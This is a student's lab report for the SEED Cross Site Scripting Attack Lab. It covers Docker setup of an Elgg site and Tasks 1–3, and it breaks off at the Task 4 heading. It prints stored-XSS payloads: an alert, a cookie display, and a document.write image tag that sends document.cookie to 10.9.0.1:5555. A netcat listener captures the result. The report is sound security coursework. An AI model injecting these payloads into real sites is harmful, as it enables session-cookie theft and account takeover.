

Name: -Priyanka Bugade

SUID: -792539943

Lab name: Cross Site Scripting Attack Lab

Preparation

```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications: Web_XSS_Elgg.pdf - M... seed@ip-172-31-19-202... Labsetup - File Manager
File Edit View Search Terminal Help
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
e28f69f385f3 seed-image-mysql "docker-entrypoint.s..." 12 hours ago Up 8 minutes 3306/tcp, 33060/tcp mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
830d93531b6a seed-image-www "/bin/sh -c 'service..." 12 hours ago Exited (137) 2 hours ago
e28f69f385f3 seed-image-mysql "docker-entrypoint.s..." 12 hours ago Up 8 minutes 3306/tcp, 33060/tcp mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker container stop $(docker ps -aq)
830d93531b6a
e28f69f385f3
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker container rm $(docker ps -aq)
830d93531b6a
e28f69f385f3
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$
```

```
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$
```

```
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker rmi -f $(docker images -a -q)
Untagged: seed-image-mysql:latest
Deleted: sha256:fd09dab61e7b2635086152aef0c432cc9ed182c8586268c5cc8982ce732712b9
Deleted: sha256:7be2d8030fe765f1c264f5caf3e085a659d4b69e866f23e4f8de65fc544e24ca
Deleted: sha256:452a93ab8637869d6c6ff9bbc79bd8c95f30c578025f5a67bb1bc36ef5d95d91
Deleted: sha256:2e9a4ae0e47f9fd21f5b40de5ebcfaed39aa71d260830af3c833da7b398af10d
Deleted: sha256:58c24871ff6ff5ab6ce3d9d4a0f123bc117306e19c916f145dc2347fa1df5907
Deleted: sha256:ac26a1463f4328f732dd0941a5fe55a81d53b06a7179d8a1cab42f33600f643a
Deleted: sha256:4ed3335c98b64faf06e661bb512a44a2f2cbea9e5c7e0f999cf6dbaacf7eaf3e
Untagged: seed-image-www:latest
Deleted: sha256:38be5c4bd9d60efb1921a499807f58db062746d66a99d43db1ad39aedb3293c5
```

```
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker container stop $(docker ps -aq)
830d93531b6a
e28f69f385f3
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docker container rm $(docker ps -aq)
830d93531b6a
e28f69f385f3
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ ls
```

Adding the sites to the etc/hosts file



```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications Web_XSS_Elgg.pdf — M... seed@ip-172-31-19-202... Labsetup - File Manager
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup$ ls
docker-compose.yml image_mysql image_www mysql_data
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cealb: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
~ 07f111...021
```

```
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup$ dcup
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-09-20 19:31:53+00:00 [Note] [Entrypoint]: Entrypoint script fo
mysql-10.9.0.6 | 2023-09-20 19:31:53+00:00 [Note] [Entrypoint]: Switching to dedicat
mysql-10.9.0.6 | 2023-09-20 19:31:53+00:00 [Note] [Entrypoint]: Entrypoint script fo
mysql-10.9.0.6 | 2023-09-20T19:31:54.069571Z 0 [System] [MY-010116] [Server] /usr/sb
mysql-10.9.0.6 | 2023-09-20T19:31:54.079449Z 1 [System] [MY-013576] [InnoDB] InnoDB
mysql-10.9.0.6 | 2023-09-20T19:31:54.327075Z 1 [System] [MY-013577] [InnoDB] InnoDB
mysql-10.9.0.6 | 2023-09-20T19:31:54.531113Z 0 [System] [MY-011323] [Server] X Plugi
qlx.sock
mysql-10.9.0.6 | 2023-09-20T19:31:54.633886Z 0 [Warning] [MY-010068] [Server] CA cer
mysql-10.9.0.6 | 2023-09-20T19:31:54.634111Z 0 [System] [MY-013602] [Server] Channel
his channel
```

```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications [Web_XSS_Elgg.pdf —... hosts [Read-Only] (/e... seed@ip-172-31-19-202... Thunar
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup$ sudo gedit /etc/hosts
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup* seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup$ sudo gedit /etc/hosts
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ sudo gedit /etc/hosts
No protocol specified
Unable to init server: Could not connect: Connection refused

(gedit:3210): Gtk-WARNING **: 19:14:48.225: cannot open display: :1.0
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ sudo gedit /etc/hosts &>/dev/null &
[1] 3661
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$
```


```
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
ca99e4249725 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$
```

```
root@ca99e4249725: /
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × root@ca99e4249725: / × + ▾
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ dockps
ca99e4249725 elgg-10.9.0.5
0e19a00049e3 mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-02/Labsetup$ docksh ca
root@ca99e4249725:/#
```

So, these are social website containers.

So now the application is hosted here we just need to. So, we need to set up the DNS address in the host file.

Now, we can open the new tab in the browser.



The screenshot shows a Firefox browser window with several tabs open. The active tab displays the Elgg For SEED Labs homepage at www.seed-server.com. The page features a dark blue header with the site name and navigation links for Blogs, Bookmarks, Files, Groups, Members, and More. Below the header is a main content area with a "Welcome" message and a "Log in" form. The log in form includes fields for "Username or email" and "Password", a "Remember me" checkbox, and a "Log in" button. Other tabs visible in the browser include "Applications - Elgg For SEED Labs", "[hosts [Read-Only]](/e...)", "[root@ca99e4249725: /]", "[Terminal - seed@ip-1...]", and "[TigerVNC]".

Welcome

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Log in

Username or email *

Password *

Remember me


Log in

[Lost password](#)


Task 1: Posting a Malicious Message to Display an Alert Window

We enter the JavaScript code in the short description section. We enter the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the .js extension if you want to run a lengthy JavaScript but are constrained by the number of characters you can type in the form the script tag's src attribute.




Observation: -We are going to Samy and editing the Samy's Profile



The alert window should pop-up, when we enter the scripted code into the description field of Samy's profile.



Here when we embed the JavaScript code in the description field of the profile then any outside user who views your profile will see the alert window.




Once we save, we will see the Alert window.

Task 2: Posting a Malicious Message to Display Cookies

This task involves adding a JavaScript application to the Elgg profile so that when another user views the profile, the alert window will show the user's cookies. This can be done by adding some extra code to the JavaScript application used for the prior task:

Observation: -Anyone who views your profile his/her cookie will display in alert window. We need to modify Samy's profile as shown below.



Edit profile

Display name

Samy

About me

```
<p><script>alert(document.cookie);</script></p>
```

Embed content Visual editor

Public

Brief description

 Samy

Edit avatar


Edit profile


Change your settings

Account statistics

Notifications

Group notifications





Note: - To see between Samy's cookie and Alice or anyone else's cookie a comparison should be made.

Comparison: -We are able to see the Pvisitor is same for Alice and Samy's profile but the ID is different.

The screenshot shows a Firefox browser window with multiple tabs open. The active tab is 'www.seed-server.com'. The page header reads 'Elgg For SEED Labs'. The main content area displays the message 'Welcome Alice'. Below this, there is a note: 'Welcome to your Elgg site.' and a tip: 'Tip: Many sites use the `activity` plugin to place a site activity stream on this page.' The browser interface includes a navigation bar with links for 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', a search bar, and an 'Account' dropdown.

ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC

Applications : Firefox hosts [Read-Only] (/etc... root@ca99e4249725: / Thunar Terminal - seed@ip-1...)

GitHub - ufidon/its450 New Tab Samy : Elgg For SEE Web_XSS_Elgg.pdf its450/labs/lab09 at + - ×

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Newest members

Newest Alphabetical Popular Online

Samy Charlie Boby Alice Admin

Search members

Total members: 5

⊕ www.seed-server.com

```
_gsas=ID=e68e71ed08e3055c:T=1694068610:RT=1694068610:S=ALNI.MZe-Cs4wN7UxP9fV.nzki-djpUm4Q;pvistor=576ab8ea-a6b6-4bc9-80b7-a53b502be0e7;caf_ipaddr=10.116.88.246;country='';city='';traffic_target=gd;Elgg=9186cmj5nn544djmqn18rmuhcp
```

OK

Task 3: Stealing Cookies from the Victim's Machine

The goal of this task is for the attacker to transmit cookies to themselves using JavaScript. The attacker must get an HTTP request from the malicious JavaScript code, along with the cookies, for this to happen.

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Observation: -In this task, the attacker wants to ask the JavaScript code to send the cookie to him or herself. Here malicious JavaScript code needs to send an HTTP request to the attacker Samy, with the cookies appended to the request.



Login to Samy's profile

A screenshot of a Firefox browser window. The address bar shows "www.seed-server.com/profile/samy/edit". The page title is "Edit profile". On the left, there are fields for "Display name" (set to "Samy") and "About me" containing the malicious JavaScript code. A dropdown menu under "About me" is set to "Public". On the right, there is a sidebar with options like "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". The user's name "Samy" is displayed with a small icon above the sidebar.

Logout from Samy's Profile

The **nc -lknv 5555** command is a usage of the **netcat** utility with specific options and parameters. This command instructs **netcat** to listen on port 5555 for incoming network connections and to display verbose output.

- **nc:** Stands for netcat, a versatile networking utility for reading from and writing to network connections.
- **-l:** Indicates that netcat should listen for incoming connections (used for server mode).
- **-k:** Specifies that netcat should stay listening for multiple connections. Without this flag, netcat would exit after handling a single connection.
- **-n:** Tells netcat not to resolve hostnames. This is useful when you want to speed up the connection setup by avoiding DNS lookups.
- **-v:** Enables verbose mode, which provides detailed output about the connections and data transfer.
- **5555:** Specifies the port number (in this case, port 5555) on which netcat will listen for incoming connections.


We need to enable listening on the port.



```
seed@ip-172-31-19-202: ~/CSE643/Lab-02/Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555

Connection received on 172.31.19.202 41878
GET /?c_gas%3CDFG#4gkfplpgfm58697whd9wndooRoggpogkk9003wRshcv;isocnckssuEWDkkh
bkdf$^kfkodplvvvpwsmsllvvKKKswwercvmaopwwerHttpnwpff
Host:10.9.0.1:5555
User-Agent:Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/201000101 Fir
efox/117.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Connection:keep-alive
Referer: http://www.seedserver.com/profile/samy
```


Now Login as Alice



Task 4: Becoming the Victim's Friend

